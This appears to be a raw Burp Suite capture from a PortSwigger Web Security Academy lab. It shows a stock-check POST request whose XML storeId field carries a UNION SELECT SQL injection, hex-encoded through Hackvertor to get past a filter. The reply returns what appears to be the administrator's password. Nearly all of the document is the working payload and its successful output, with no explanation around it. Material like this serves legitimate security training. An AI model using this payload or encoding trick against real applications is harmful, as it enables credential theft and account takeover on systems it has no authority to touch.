1  POST /product/stock HTTP/1.1
2  Host: 0aa0005904f5e1bac0af0744003200b2.web-security-academy.net
3  Cookie: session=9xHdg36TaEG9W9Atg0W0bFg9xls9JL8Z
4  Content-Length: 206
5  Sec-Ch-Ua: "Chromium";v="103", ".Not/A)Brand";v="99"
6  Sec-Ch-Ua-Mobile: ?0
7  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
   Chrome/103.0.5060.134 Safari/537.36
8  Sec-Ch-Ua-Platform: "Linux"
9  Content-Type: application/xml
10 Accept: */*
11 Origin: https://0aa0005904f5e1bac0af0744003200b2.web-security-academy.net
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: https://0aa0005904f5e1bac0af0744003200b2.web-security-academy.net/product?productId=1
16 Accept-Encoding: gzip, deflate
17 Accept-Language: en-US,en;q=0.9
18 Connection: close
19
20 <?xml version="1.0" encoding="UTF-8"?>
     <stockCheck>
       <productId>
         1
       </productId>
       <storeId>
21       <@hex_entities>
           1 UNION SELECT password FROM users where username='administrator'<@/hex_entities>
22         </storeId>
       </stockCheck>
```

Response

Pretty Raw Hex Render Hackvertor

```
1 HTTP/1.1 200 OK
2 Content-Type: text/plain; charset=utf-8
3 Connection: close
4 Content-Length: 30
5
6 111 units
7 ez29vysvfim0ys5q7tke
```